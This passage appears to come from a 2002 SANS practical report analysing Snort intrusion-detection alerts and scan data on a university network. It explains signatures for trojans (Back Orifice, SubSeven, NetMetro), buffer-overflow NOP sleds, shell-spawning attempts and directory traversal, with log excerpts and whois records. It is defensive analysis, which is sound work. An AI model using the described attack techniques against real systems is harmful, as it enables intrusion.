A total of 2190 alerts were generated, all inbound GNUTella connect request are destined to 4 internal hosts, with a total 1804 external sources.

MY.NET.88.223 (1757)
MY.NET.152.21 (179)
MY.NET.150.209 (129)
MY.NET.88.194 (125)

Log excerpts:

03/31-20:38:40.442652 [**] INFO Inbound GNUTella Connect request [**] 12.90.96.84:1113 -> MY.NET.88.223:6346
03/31-20:38:40.677039 [**] INFO Inbound GNUTella Connect request [**] 66.73.1.99:3794 -> MY.NET.88.223:6346
03/31-20:38:40.725924 [**] INFO Inbound GNUTella Connect request [**] 211.74.160.69:64394 -> MY.NET.88.223:6346
03/31-20:38:40.753076 [**] INFO Inbound GNUTella Connect request [**] 208.194.0.61:1231 -> MY.NET.88.223:6346
03/31-20:38:41.049866 [**] INFO Inbound GNUTella Connect request [**] 68.49.153.155:24701 -> MY.NET.88.223:6346)

Security Recommendation

- Review internal security policy for GUNTella traffic.
- Blocking **TCP port 6346** should prevent any inbound GNUTella traffic

Alert data also include event: INFO napster login, it has similar nature as GNUTella, and should be treated in the same way according to the University internal security policy.

© SANS Institute 2000 - 2005

Author retains full rights.

11

Watchlist 000220 IL-ISDNNET-990517 *(rank 3rd on alert count generated by external hosts)*

This event indicated there is traffic originating from Israeli ISP Bezeq International (ISDN.NET.IL). The watchlist is provided because of the frequency of scans or malicious activities hat are launched from the offending network. The IL-ISDNNET indicates an ISP called ISDNNET located in Israel. It is provided as a signature, and the recommendation is to keep a close watch on the types of traffic coming into your network. If you are able to block these addresses at the firewall without impacting your business, it is recommended that you do so.

Log excerpts:

```
03/31-17:43:22.987806  [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.27.176:80 ->
MY.NET.153.202:1303
03/31-17:43:22.989534  [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.27.176:80 ->
MY.NET.153.202:1303
03/31-17:43:23.156478  [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.35.119:1214 ->
MY.NET.153.202:1308
03/31-17:43:23.286494  [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.35.119:1214 ->
MY.NET.153.202:1308
03/31-17:43:23.483645  [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.35.119:1214 ->
MY.NET.153.202:1308
```

Analysis:

After review the alert data, most traffic from the below monitored sources are mostly Kazaa traffic, Kazza is a peer to peer file sharing service, some traffic are also normal www traffic.

All source hosts are from 212.179.x.x net block, they can be traced back to: bezeq-international, Israeli. A typical whois result yields:

```
inetnum:        212.179.0.0 - 212.179.255.255
netname:        IL-ISDNNET-990517
descr:          PROVIDER
country:        IL
admin-c:        NP469-RIPE
tech-c:         TP1233-RIPE
tech-c:         ZV140-RIPE
tech-c:         ES4966-RIPE
status:         ALLOCATED PA
mnt-by:         RIPE-NCC-HM-MNT
changed:        hostmaster@ripe.net 19990517
changed:        hostmaster@ripe.net 20000406
changed:        hostmaster@ripe.net 20010402
source:         RIPE
route:          212.179.0.0/17
descr:          ISDN Net Ltd.
origin:         AS8551
notify:         hostmaster@isdn.net.il
mnt-by:         AS8551-MNT
changed:        hostmaster@isdn.net.il 19990610
source:         RIPE
person:         Nati Pinko
address:        Bezeq International
address:        40 Hashacham St.
address:        Petach Tikvah  Israel
phone:          +972 3 9257761
e-mail:         hostmaster@isdn.net.il
nic-hdl:        NP469-RIPE
changed:        registrar@ns.il 19990902
source:         RIPE
```

Security Recommendation

© SANS Institute s full rights.

12	**ICMP Fragment Reassembly Time Exceeded** This is a message sent from a destination host informing the source host that all the packet fragments of a datagram did not arrive. The destination host has a preset time-out value to keep the fragments and will discard them once that time has been met.
13	**MISC Large UDP Packet** This event indicates that an abnormally large UDP packet (payload was greater than 4000 bytes) was sent to the server. This may indicate a denial of service attack or the use of a covert channel.
14	**WEB-IIS view source via translate header** This event indicates that a remote intruder has attempted to exploit the default IIS functionality to view the source of scripts on a server. This may also be a WebDAV request
15	**WEB-MISC Attempt to execute cmd** This alert indicates an attacker tried to execute a MS-DOS shell from a remote web browser. Attacks such as the IIS Directory Traversal will triggered this alert.
16	**ICMP Router Selection** The ICMP Router Discovery Protocol (IRDP) comes enabled by default on DHCP clients that are running Microsoft Windows95 (w/winsock2), Windows95b, Windows98, Windows98se, and Windows2000 machines. By spoofing IRDP Router Advertisements, an attacker can remotely add default route entries on a remote system. The default route entry added by the attacker will be preferred over the default route obtained from the DHCP server. While Windows2000 does indeed have IRDP enabled by default, it less vulnerable as it is impossible to give it a route that is preferred over the default route obtained via DHCP.

© SANS Institute 2000 - 2005

Author retains full rights.

17	**NMAP TCP ping!** This event indicates that a remote user has used the NMAP portscanning tool to probe the server. An NMAP TCP ping was sent to determine if a host is reachable.
18	**Port 55850 tcp - Possible myserver activity - ref. 010313-1** MyServer is a Trinoo-style Denial of Service tool that usually communicates over port 55850. ***Log excerpts:*** 03/28-23:12:27.319880 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 217.128.167.138:55850 -> MY.NET.150.113:1214 03/28-23:17:12.554108 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 217.128.167.138:55850 -> MY.NET.150.113:1214 03/28-23:17:12.555534 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.150.113:1214 -> 217.128.167.138:55850 03/29-10:45:35.838803 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**] MY.NET.5.79:55850 -> MY.NET.1.3:53 03/29-14:07:19.789088 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**] MY.NET.6.52:55850 -> MY.NET.153.168:555 ***Analysis:*** After carefully review the alert data, all port 55850 alerts are associate with well know ports: o 80: web service o 53: DNS service o 1214: Kazaa peer to peer filesharing service Our conclusion is that these are not myserver activity. One packet was destined to udp port 555 *(Ini-Killer, Phase Zero, Stealth Spy Trojan port)* is suspicious, require further investigation.
19	**FTP DoS ftpd globbing** This event indicates that a remote attacker may be attempting to crash the ftpd server software by sending a wildcard request to create a denial of service on vulnerable ftp servers.

© SANS Institute 2000 - 2005

Author retains full rights.

20	**Null scan!** This event indicates that a TCP frame has been seen with a sequence number of zero and all control bits are set to zero. This frame should never be seen in normal TCP operation. An attacker may be scanning the system by sending these specially formatted frames to see what services are available.
21	**Watchlist 000222 NET-NCFC** The watchlist is provided because of the frequency of scans or malicious activities that are launched from the offending network. The NET-NCFC is the Computer Network Center Chinese Academy of Sciences. It is provided as a signature, and the recommendation is to keep a close watch on the types of traffic coming into your network. If you are able to block these addresses at the firewall without impacting your business, it is recommended that you do so. ***Log excerpts:*** 03/28-09:25:09.951669 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:48981 -> MY.NET.150.220:4662 03/28-09:25:11.881211 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:48981 -> MY.NET.150.220:4662 03/28-09:25:12.286767 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:48981 -> MY.NET.150.220:4662 03/28-09:25:12.797573 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:48981 -> MY.NET.150.220:4662 03/28-09:25:15.546574 [**] Watchlist 000222 NET-NCFC [**] 159.226.83.23:48981 -> MY.NET.150.220:4662 ***Analysis:*** After review the alert data, most traffic from the below monitored sources are mostly edonkey traffic, Edonkey2000 is a peer to peer file sharing service similar to Kazaa or Napster, some traffic are also normal www traffic. **whois** lookup source host: 159.226.83.23, 159.226.50.25, 159.226.5.57, they all belonged to: The Computer Network Center Chinese Academy of Sciences (NET-NCFC) P.O. Box 2704-10, Institute of Computing Technology Chinese Academy of Sciences Beijing 100080, China CN ***Security Recommendation*** • Review internal security policy for edonkey type traffic. • Watch closely the type of traffic coming from this watchlist source.

© SANS Institute 2000 - 2005

Author retains full rights.

22	**SCAN Proxy attempt** Most application proxies listen on port 1080. An attacker can use a vulnerable proxy to launch attacks from the proxy, thus hiding their true source address.
23	**INFO FTP anonymous FTP** This event is a notification that an anonymous FTP connection was completed.
24	**Possible trojan server activity** This event alerts to the fact that an internal server is answering queries on a high port (> than 1024). After reviewed the related alert logs, only destination port 27374 is a well known Trojan Server Port, 27374 is one of the default ports of the BackDoor-G2.svr.gen trojan, more commonly known as SubSeven. It is the current (as of May 2001) trojan of choice for most DDoS attacks and clone attacks on specific services, such as IRC. Scans of this port are often accompanied by scans of port 1243, another default SubSeven port of older versions. The following hosts could be infected with the SubServen Trojan: MY.NET.191.20 MY.NET.70.177 MY.NET.5.77 MY.NET.5.45 MY.NET.5.44 MY.NET.5.88 MY.NET.5.55 MY.NET.5.50 MY.NET.5.29 ***Security Recommendation*** • Above internal should be security audited to check if there is indeed SubServen Trojan activity on them.

© SANS Institute 2000 - 2005

Author retains full rights.

25	**WEB-FRONTPAGE _vti_rpc access** Due to the way Front Page Server Extensions (FPSE) handles the processing of web forms, IIS is subject to a denial of service. By supplying malformed data to one of the FPSE functions IIS will stop responding. A restart of the service is required in order to gain normal functionality.
26	**WEB-IIS _vti_inf access** This is an alert that an outside individual is performing some form of reconnaissance, the goal here is to find IIS web servers.
27	**INFO napster login** This event indicates that Snort sensors detected Napster login activities in the University Network. Napster is a internet file sharing application between users.
28	**WEB-CGI scriptalias access** This event indicates an attempt to exploit the scriptalias bug to view the source of CGI scripts that are normally only executable
29	**suspicious host traffic** Unable to find alert detail for this signature, more information (definition) regarding the actual signature or detail alert packet dump will be helpful in identify this type of activity.
30	**INFO Possible IRC Access** This event indicates that there are Internet Relay Chat (IRC) activities detected on the University network.

© SANS Institute 2000 - 2005

Author retains full rights.

31	**ICMP Destination Unreachable (Communication Administratively Prohibited)** The message generated by router if it cannot forward a packet due to administrative filtering
32	**INFO - Possible Squid Scan** Squid is a popular Unix proxy that listens on port 3128. An attacker can use a vulnerable proxy to launch attacks from the proxy, thus hiding their true source address.
33	**INFO Napster Client Data** This event indicates there are Napster, the peer-to-peer file sharing activities in the University network. This event is triggered on traffic destine to port 6699.
34	**Queso fingerprint** This event detects OS fingerprinting activities on a targeted host by Queso.
35	**Incomplete Packet Fragments Discarded** This event describes that an IP datagram was fragmented and all fragments did not arrive. This could be innocent or it could indicate an attacker performing some form of reconnaissance.
36	**FTP CWD / - possible warez site** This alert indicates that a user, authorized or not, has changed directories on a FTP server. Warez sites are repositories for crackers to place malicious scripts and/or root kits.
37	**WEB-MISC 403 Forbidden** This event indicates that an external user tried to access an access-controlled file on an internal web server.

© SANS Institute 2000 - 2005

Author retains full rights.

38	**High port 65535 tcp - possible Red Worm – traffic** This alert indicates that Code Red Worm traffic accesses port 65535. Normal traffic should never access port 65535.
39	**spp_http_decode: CGI Null Byte attack detected** The alert is detected by the http preprocessor. Basically, if the http decoding routine finds a %00 in an http request, it will alert with this message. "CGI NULL Byte Attack" is when an attacker appends a %00 to a URL, in order to confuse a Perl script about where the end of input is (ie to get rid of a file extension to exploit an open() call)
40	**ICMP Echo Request Windows** Microsoft Windows hosts probably generated this particular ping request event.
41	**SCAN Synscan Portscan ID 19104** This event indicates a portscan from the popular portscanner "synscan" by psychoid.
42	**EXPLOIT x86 setuid 0** This event may indicate an exploit attempt where the attacker sent the setuid(0) system call for the x86 platform. This signature is the most effective when monitoring protocols that usually consist of plaintext printable ASCII to catch remote x86 exploits. ***Log excerpts:*** 03/28-06:47:15.621018 [**] EXPLOIT x86 setuid 0 [**] 210.85.128.88:4662 -> MY.NET.150.143:1113 03/28-21:49:36.891925 [**] EXPLOIT x86 setuid 0 [**] 136.165.36.135:3008 -> MY.NET.150.246:5299 03/29-00:19:11.445732 [**] EXPLOIT x86 setuid 0 [**] 61.228.1.72:4589 -> MY.NET.150.220:4662 03/29-00:27:19.190686 [**] EXPLOIT x86 setuid 0 [**] 136.165.36.135:3054 -> MY.NET.150.246:5299 ***Analysis:*** • The following internal hosts are targeted with this exploit: o MY.NET.150.246 o MY.NET.150.143 o MY.NET.150.220 o MY.NET.153.153 ***Security Recommendation:*** All above hosts need to be inspected for possible compromises.

43	**Russia Dynamo - SANS Flash 28-jul-00** According to SANS Flash 29-jul-00: *"SANS Flash Report: Trojans Sending More Data To Russia* *July 28, 2000, 6:20 pm, EDT* *This is preliminary information. The GIAC (Global Incident Analysis Center) has received several submissions showing large amounts of data being sent, illegitimately, from Windows 98 machines to a Russian IP address (194.87.6.X). The cause is most probably a Trojan, but whatever it is, it is moving fast."*
44	**EXPLOIT x86 NOOP** This event may indicate that a string of the character 0x90 was detected. Depending on the context, this usually indicates the NOP operation in x86 machine code. Many remote buffer overflow exploits send a series of NOP (no-operation) bytes to pad their chances of successful exploitation. ***Log excerpts:*** 03/27-16:39:15.474591 [**] EXPLOIT x86 NOOP [**] 129.2.16.23:80 -> MY.NET.150.44:1145 03/29-11:21:20.250010 [**] EXPLOIT x86 NOOP [**] 129.2.16.23:80 -> MY.NET.150.129:1074 03/29-11:21:20.256823 [**] EXPLOIT x86 NOOP [**] 129.2.16.23:80 -> MY.NET.150.129:1074 03/29-11:21:20.258056 [**] EXPLOIT x86 NOOP [**] 129.2.16.23:80 -> MY.NET.150.129:1074 03/29-11:23:20.903261 [**] EXPLOIT x86 NOOP [**] 129.2.16.23:80 -> MY.NET.150.129:1074 ***Analysis:*** • 22 alerts trigged by this signature. • 15 internal hosts have been targeted. ***Security Recommendation:*** • All internal hosts in the alerts need to be inspected for possible compromise.
45	**ICMP traceroute** This event indicates that a traceroute was attempted from outside your network, probably from a Windows-class machine. Traceroute is a tool that can be used to discover the route that packets take to reach your host.

46	**WEB-MISC compaq nsight directory traversal** This event indicates that an intruder has attempted to exploit a directory traversal vulnerability in the Compaq Web Management Agent. This allows a remote attacker to read arbitrary files.
47	**EXPLOIT x86 setgid 0** This event may indicate an exploit attempt where the attacker sent the setgid(0) system call for the x86 platform. This signature is the most effective when monitoring protocols that usually consist of plaintext printable ASCII to catch remote x86 exploits.
48	**Attempted Sun RPC high port access** The alert are generated when a remote IP attempts to contact an internal server on a high port commonly used by Remote Procedure Calls. Access to Remote Procedure Call ports should be monitored carefully. Access from the Internet should not be allowed unless very strict controls are in place. Many attacks on RPC's are in use to crack systems (see http://www.sans.org/infosecFAQ/cmsd.htm for the rpc.cmsd example). Ports 111 and 32771 are favorite targets for attackers:
49	**ICMP Echo Request BSDtype** BSD/OS, FreeBSD, NetBSD, OpenBSD 2.5, Linux, or Solaris 2.5-2.7 hosts probably generate this ping request.

© SANS Institute 2000 - 2005

Author retains full rights.

50

Tiny Fragments - Possible Hostile Activity

According to RFC 1858:
Tiny Fragment Attack With many IP implementations it is possible to impose an unusually small fragment size on outgoing packets. If the fragment size is made small enough to force some of a TCP packet's TCP header fields into the second fragment, filter rules that specify patterns for those fields will not match. If the filtering implementation does not enforce a minimum fragment size, a disallowed packet might be passed because it didn't hit a match in the filter. Generally, no network equipment would fragment data packets smaller than 256 bytes. Anything smaller than a fragment of 256 should be viewed with suspicion.

Log excerpts:

03/31-15:26:23.004569 [**] Tiny Fragments - Possible Hostile Activity [**] 68.56.85.72 -> MY.NET.88.194
03/31-15:26:26.005764 [**] Tiny Fragments - Possible Hostile Activity [**] 68.56.85.72 -> MY.NET.88.194
03/31-15:26:28.744218 [**] Tiny Fragments - Possible Hostile Activity [**] 68.56.85.72 -> MY.NET.88.194
03/31-15:26:34.734271 [**] Tiny Fragments - Possible Hostile Activity [**] 68.56.85.72 -> MY.NET.88.194
03/31-15:26:46.670070 [**] Tiny Fragments - Possible Hostile Activity [**] 68.56.85.72 -> MY.NET.88.194
03/31-15:27:10.980362 [**] Tiny Fragments - Possible Hostile Activity [**] 68.56.85.72 -> MY.NET.88.194
03/31-15:27:58.715399 [**] Tiny Fragments - Possible Hostile Activity [**] 68.56.85.72 -> MY.NET.88.194
03/31-15:29:34.702580 [**] Tiny Fragments - Possible Hostile Activity [**] 68.56.85.72 -> MY.NET.88.194
03/31-15:31:34.722844 [**] Tiny Fragments - Possible Hostile Activity [**] 68.56.85.72 -> MY.NET.88.194

Analysis:

- To fully analyze the nature of the above event, a detail packet log will be needed, including the information for service port numbers involved, fragment data offset, and
- After review the Alert log, no other alerts were found in associated with host 68.56.85.72.
- A whois lookup for ip: 68.56.85.72

"Comcast Cable Communications, Inc. (NETBLK-JUMPSTART-WESTFLORIDA)
5205 Fruitville Road
Sarasota, FL 34232
US

Netname: JUMPSTART-WESTFLORIDA
Netblock: 68.56.0.0 - 68.57.31.255

Coordinator:
Zeibari, Greg (GZ64-ARIN) gzeibari@comcastpc.com
856-661-7929

Domain System inverse mapping provided by:

NS01.JDC01.PA.COMCAST.NET 66.45.25.71
NS02.JDC01.PA.COMCAST.NET 66.45.25.72

Record last updated on 25-Jan-2002.
Database last updated on 19-May-2002 19:58:40 EDT."

© SANS Institute s full rights.

51	**Back Orifice** According to the Cult of the Dead Cow (the authors of Back Orifice): Back Orifice is a remote administration system which allows a user to control a computer across a tcpip connection using a simple console or GUI application. On a local LAN or across the internet, BO gives its user more control of the remote Windows machine than the person at the keyboard of the remote machine has. http://www.cultdeadcow.com/tools/bo.html Back Orifice can be spread via malicious email attachments and trojanized software. Once installed, the BO server commonly listens on ports 31337, 31338. 54320, and 54321. This event indicates that a remote attacker has sent an information request to a Back Orifice Trojan. If the Trojan is running on the server, then the server has been compromised. ***Log excerpts:*** 03/27-13:26:03.185567 [**] Back Orifice [**] MY.NET.6.50:29281 -> MY.NET.152.160:31337 03/27-14:05:30.875254 [**] Back Orifice [**] MY.NET.6.52:29281 -> MY.NET.152.164:31337 03/29-10:55:47.292148 [**] Back Orifice [**] MY.NET.6.49:12326 -> MY.NET.153.170:31337 03/29-10:55:47.334482 [**] Back Orifice [**] MY.NET.6.49:12326 -> MY.NET.153.166:31337 03/29-10:56:48.178538 [**] Back Orifice [**] MY.NET.6.49:12326 -> MY.NET.153.166:31337 03/29-10:56:48.192875 [**] Back Orifice [**] MY.NET.6.49:12326 -> MY.NET.153.166:31337 03/31-17:12:22.169262 [**] Back Orifice [**] MY.NET.152.173:26465 -> MY.NET.6.48:31337 ***Security Recommendation:*** Above hosts should be examined for the Back Orifice backdoor. Securify.com has a number of programs designed to remove Back Orifice. These are located at http://packetstorm.securify.com/trojans/bo/.
52	**MISC traceroute** This event indicates that a traceroute was attempted from outside your network, probably from a Windows-class machine. Traceroute is a tool that can be used to discover the route that packets take to reach your host.
53	**TCP SRC and DST outside network** This alert reports that neither the source nor the destination IP addresses are contained within the internal network. This anomalous traffic might indicate packet crafting.

© SANS Institute 2000 - 2005

Author retains full rights.

54	**WEB-MISC http directory traversal** This event indicate an attempt to exploit the traverse directory limitations through a vulnerable web server daemon or CGI script. This alert could be caused by several different attacks based on directory traversal.
55	**EXPLOIT NTPDX buffer overflow** The NTP time synchronization service shipped with NetBSD and many other systems is vulnerable to a buffer-overflow attack. This vulnerability may lead to arbitrary code execution as the user running the NTP daemon, usually root. ***Log excerpts:*** 03/27-15:39:03.649638 [**] EXPLOIT NTPDX buffer overflow [**] 64.232.138.141:2024 -> MY.NET.151.125:123 03/27-15:39:04.290748 [**] EXPLOIT NTPDX buffer overflow [**] 64.232.138.141:2024 -> MY.NET.151.125:123 03/27-16:02:34.770756 [**] EXPLOIT NTPDX buffer overflow [**] 64.232.138.141:39044 -> MY.NET.151.125:123 03/28-16:05:40.006004 [**] EXPLOIT NTPDX buffer overflow [**] 202.103.102.114:1084 -> MY.NET.152.179:123 03/29-13:28:23.188282 [**] EXPLOIT NTPDX buffer overflow [**] 63.250.205.7:1030 -> MY.NET.153.152:123 ***Analysis:*** • 3 internal host MY.NET.153.46 has been targeted. • Further review of Alerts data shows also suspicious Red Worm activiry from 64.232.138.141 to host MY.NET.151.125 ***Security Recommendation:*** MY.NET.151.71, MY.NET.152.179, MY.NET.153.152 needs to be inspected for possible compromises.
56	**WEB-IIS Unauthorized IP Access Attempt** This event alerts to the fact that a user has tried to access a protected file/folder on a IIS server. The file or folder is usually protected through access controls.
57	**ICMP Destination Unreachable (Protocol Unreachable)** ICMP Protocol Unreachable is generated by a host if the transport protocol service port is not opened.

58	**SCAN FIN** This event indicates a FIN scan packet, where the TCP packet had only the FIN flag set. This can be used in stealth port scanning.
59	**BACKDOOR NetMetro Incoming Traffic** This event indicates that a known Trojan: Net Metropolitan may be operating on the targeted host. This is not a scan or probe, but a successful connection. Most commonly these types of Trojans are limited "remote administration tools" that allow an attacker to take complete control over the victim server. Client desktop machines in Window 9x/NT environments are most likely to suffer from this Trojan infections ***Log excerpts:*** 03/28-15:13:12.195485 [**] BACKDOOR NetMetro Incoming Traffic [**] 161.69.2.23:5031 -> MY.NET.151.115:1035 03/28-15:13:12.276338 [**] BACKDOOR NetMetro Incoming Traffic [**] 161.69.2.23:5031 -> MY.NET.151.115:1035 03/28-15:13:12.277903 [**] BACKDOOR NetMetro Incoming Traffic [**] 161.69.2.23:5031 -> MY.NET.151.115:1035 03/28-15:13:12.355824 [**] BACKDOOR NetMetro Incoming Traffic [**] 161.69.2.23:5031 -> MY.NET.151.115:1035 ***Security Recommendation:*** Host MY.NET.151.115 should be examined for the NetMetro Trojan.
60	**x86 NOOP - unicode BUFFER OVERFLOW ATTACK** This event indicate that a string of the character 0x90 was detected. Depending on the context, this usually indicates the NOP operation in x86 machine code. Many remote buffer overflow exploits send a series of NOP (no-operation) bytes to pad their chances of successful exploitation.
61	**INFO Inbound GNUTella Connect accept** This event indicates that an outside user has accessed an internal host through GNUTella. GNUTella is a form of distributed information sharing throughout the Internet. An internal host is allowing outside users to access files, folders or even the entire hard drive.

62	**WEB-MISC ICQ Webfront HTTP DOS** ICQ is a popular and freely available Internet chat system produced by AOL (acquired from Mirabilis). ICQ version 2.6X Beta Build 7 and possibly other versions for Apple MacOS X are vulnerable to a denial of service attack, caused by a buffer overflow. By sending a request of 19KB or more of data to an ICQ client, a remote attacker can overflow a buffer and cause the ICQ client to crash or possibly execute arbitrary code on the system.
63	**RPC tcp traffic contains bin_sh** This event indicates that an offending host is trying to open a root shell on a target host.
64	**Port 55850 udp - Possible myserver activity - ref. 010313-1** MyServer is a Trinoo-style Denial of Service tool that usually communicates over port 55850. ***Log excerpts:*** 03/28-23:12:27.319880 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 217.128.167.138:55850 -> MY.NET.150.113:1214 03/28-23:17:12.554108 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 217.128.167.138:55850 -> MY.NET.150.113:1214 03/28-23:17:12.555534 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.150.113:1214 -> 217.128.167.138:55850 03/29-10:45:35.838803 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**] MY.NET.5.79:55850 -> MY.NET.1.3:53 03/29-14:07:19.789088 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**] MY.NET.6.52:55850 -> MY.NET.153.168:555 ***Analysis:*** After carefully review the alert data, all port 55850 alerts are associate with well know ports: o 80: web service o 53: DNS service o 1214: Kazaa peer to peer file sharing service Our conclusion is that there are not myserver activity. One packet was destined to udp port 555 *(Ini-Killer, Phase Zero, Stealth Spy Trojan port)* is suspicious, require further investigation.

65	**ICMP Echo Request CyberKit 2.2 Windows** CyberKit 2.2 software running on a Windows system probably generated this particular ping request.
66	**BACKDOOR NetMetro File List** This event indicates that a known trojan may be operating on the host. ***Log excerpts:*** 03/28-12:30:12.857054 [**] BACKDOOR NetMetro File List [**] MY.NET.153.178:1214 -> 152.42.15.254:5032 03/28-12:30:12.878284 [**] BACKDOOR NetMetro File List [**] MY.NET.153.178:1214 -> 152.42.15.254:5032 ***Analysis:*** • After reviewing the alert log, it shows 152.42.15.254 isn't associated with any other alerts. • Search MY.NET.153.178 shows this host is heavily involving in kazaa activities. This might indicate host 152.42.15.254 is accessing MY.NET.153.178 with a higher port number 5032 via kazaa, the return traffic actually triggered and generated the alerts. ***Security Recommendation:*** • To be sure, host MY.NET.153.178 should be examined for the NetMetro Trojan activity.
67	**X11 outgoing** This event indicates that an XTERM session was initiated, sending the output to an external x-server. This is considered insecure traffic and it is often a sign of compromise. This may also be legitimate traffic by authorized users.
68	**TFTP - External UDP connection to internal tftp server** An external host is connecting to an internal tftp server, this could indicate a compromised host, a Trojan, or an internal user violating policy.

© SANS Institute 2000 - 2005

Author retains full rights.

69	**TFTP - Internal UDP connection to external tftp server** An internal host is connecting to an external tftp server, this could indicate a compromised host, a Trojan, or an internal user violating policy.
70	**EXPLOIT x86 stealth noop** This event may indicate that someone attempted to overflow one of your daemons with jmp 0x02 "stealth nops". ***Log excerpts:*** 03/29-09:38:19.798086 [**] EXPLOIT x86 stealth noop [**] 131.118.254.38:80 -> MY.NET.153.46:1200 ***Analysis:*** • 1 alerts trigged by this signature. • 1 internal host have been targeted, there is no other alerts found associated with MY.NET.153.46 • whois search find ip 131.118.254.38 belongs to University of Maryland Network, the only other alert associated with 131.118.254.38 is: *03/28-08:41:02.339792 [**] EXPLOIT x86 NOOP [**] 131.118.254.38:80 -> MY.NET.151.71:2296* ***Security Recommendation:*** • MY.NET.153.46 needs to be inspected for possible compromises.
71	**SYN-FIN scan!** This event indicates a SYN-FIN scan packet, where the TCP packet had both the SYN and the FIN flag set. This can be used in stealth port scanning.
72	**SMB CD...** This event indicates an attempt to circumvent directory access control by trying to change to the ".." directory.

© SANS Institute 2000 - 2005

Author retains full rights.

73	**ICMP Echo Request Sun Solaris** This event indicates that a ping request was sent by the SING tool running on a Solaris system.
74	**EXPLOIT x86 NOPS** This event may indicate that a string of the character 0x90 was detected. Depending on the context, this usually indicates the NOP operation in x86 machine code. Many remote buffer overflow exploits send a series of NOP (no-operation) bytes to pad their chances of successful exploitation. ***Log excerpts:*** 03/28-08:41:02.339792 [**] EXPLOIT x86 NOOP [**] 131.118.254.38:80 -> MY.NET.151.71:2296 ***Analysis:*** • 1 alerts trigged by this signature. • 1 internal host MY.NET.153.46 has been targeted. • whois search find ip 131.118.254.38 belongs to University of Maryland Network, the only other alert associated with 131.118.254.38 is: *03/29-09:38:19.798086 [**] EXPLOIT x86 stealth noop [**] 131.118.254.38:80 -> MY.NET.153.46:1200* ***Security Recommendation:*** MY.NET.151.71 needs to be inspected for possible compromises.
75	**WEB-MISC webdav search access** This event indicates that a remote user has attempted to use the SEARCH directive to retrieve a list of directories on the web server. This may allow an attacker to gain knowledge about the web server that could be useful in an attack.

© SANS Institute 2000 - 2005

Author retains full rights.

Scans Data Analysis:

The Scans data is processed and summarized as followed:

Count	%	Top 10 Overall Scans Talker
363399	20.71%	MY.NET.60.43
334259	19.05%	MY.NET.11.8
198475	11.31%	MY.NET.150.143
125524	7.15%	MY.NET.150.113
27087	1.54%	MY.NET.6.45
26352	1.50%	MY.NET.6.50
25242	1.44%	MY.NET.6.49
24013	1.37%	MY.NET.6.48
22449	1.28%	MY.NET.152.21
22096	1.26%	MY.NET.6.52

Count	%	Top 10 External Scans Talker
18209	1.04%	64.124.157.32
6136	0.35%	205.188.228.145
4174	0.24%	205.188.228.33
3017	0.17%	205.188.228.65
2481	0.14%	64.232.138.141
2331	0.13%	205.188.228.17
1992	0.11%	211.239.170.174
1840	0.10%	203.231.232.136
1355	0.08%	205.188.228.1
1268	0.07%	211.216.46.79

Total Scans Count within From 03/27/2002 to 03/28/2002: 1754761

Top 15 Scan Types:

Count	Scan Type
334450	1346 UDP
238266	4665 UDP
138084	80 SYN ******S*
77593	7001 UDP
60283	53 UDP
54076	7000 UDP
45086	137 UDP
27006	0 UDP
25030	28800 UDP
23700	6346 SYN ******S*
22712	4662 SYN ******S*
21316	7003 UDP
17755	6970 UDP
12112	1214 SYN ******S*
11888	139 SYN ******S*

Scan data detail analysis:

Detail analysis are performed for the top 5 sources hosts by the scans count *(4 MY.NET hosts and 1 external host)*, as well as the most targeted ports:

1. **MY.NET.60.43 – internal host**

Scan count	***Port***	***Desc.***
27647	7001	UDP

Scan log excerpt:

```
Mar 27 12:10:04 MY.NET.60.43:7000 -> MY.NET.88.148:7001 UDP
Mar 27 12:10:02 MY.NET.60.43:7000 -> MY.NET.152.15:7001 UDP
Mar 27 12:10:07 MY.NET.60.43:7000 -> MY.NET.88.148:7001 UDP
Mar 27 12:10:08 MY.NET.88.148:7001 -> MY.NET.60.43:7000 UDP
Mar 27 12:10:11 MY.NET.60.43:7000 -> MY.NET.88.148:7001 UDP
Mar 27 12:10:12 MY.NET.88.148:7001 -> MY.NET.60.43:7000 UDP
Mar 27 12:10:15 MY.NET.60.43:7000 -> MY.NET.88.148:7001 UDP
```

© SANS Institute 2000 - 2005

Author retains full rights.

Analysis:

- Scan are originated from an internal host.
- After reviewing the scans data, we conclude that host MY.NET.60.43 is involved in AFS activity, probably acted as a file server. See below for AFS related information:

Description of AFS:

Cited from:

http://www.ibiblio.org/macsupport/osx_arla.html

> "AFS provides a system of accessing network file servers in a reasonable and scalable manner. So from a user standpoint, it's much like SMB/CIFS and Appleshare."

Communication ports of AFS:

Cited from:

http://www.rz.uni-hohenheim.de/netzwerkbetriebssysteme/afs36/debug/admin/UDP.html

> "AFS uses the following ports:

```
7000            fileserver
7001            cache manager callback service
7002            ptserver
7003            vlserver (vldb)
7004            kaserver
7005            volserver (volume management)
7007            bosserver
7008            upserver
7009            AFS/NFS Translator rmtsys remote
                pioctl
7020            AFS backup coordinator
7021            AFS backup buserver
7025-7032       AFS backup tape controllers
7101            xstat
2106            fs monitor port(read by
          venusmon)
Next available port     pts, kas, fs, klog etc...
```

> Ports 7000-7032 are dedicated for server communications, but the clients use the "next available" port. There are no dedicated AFS client UDP port numbers.
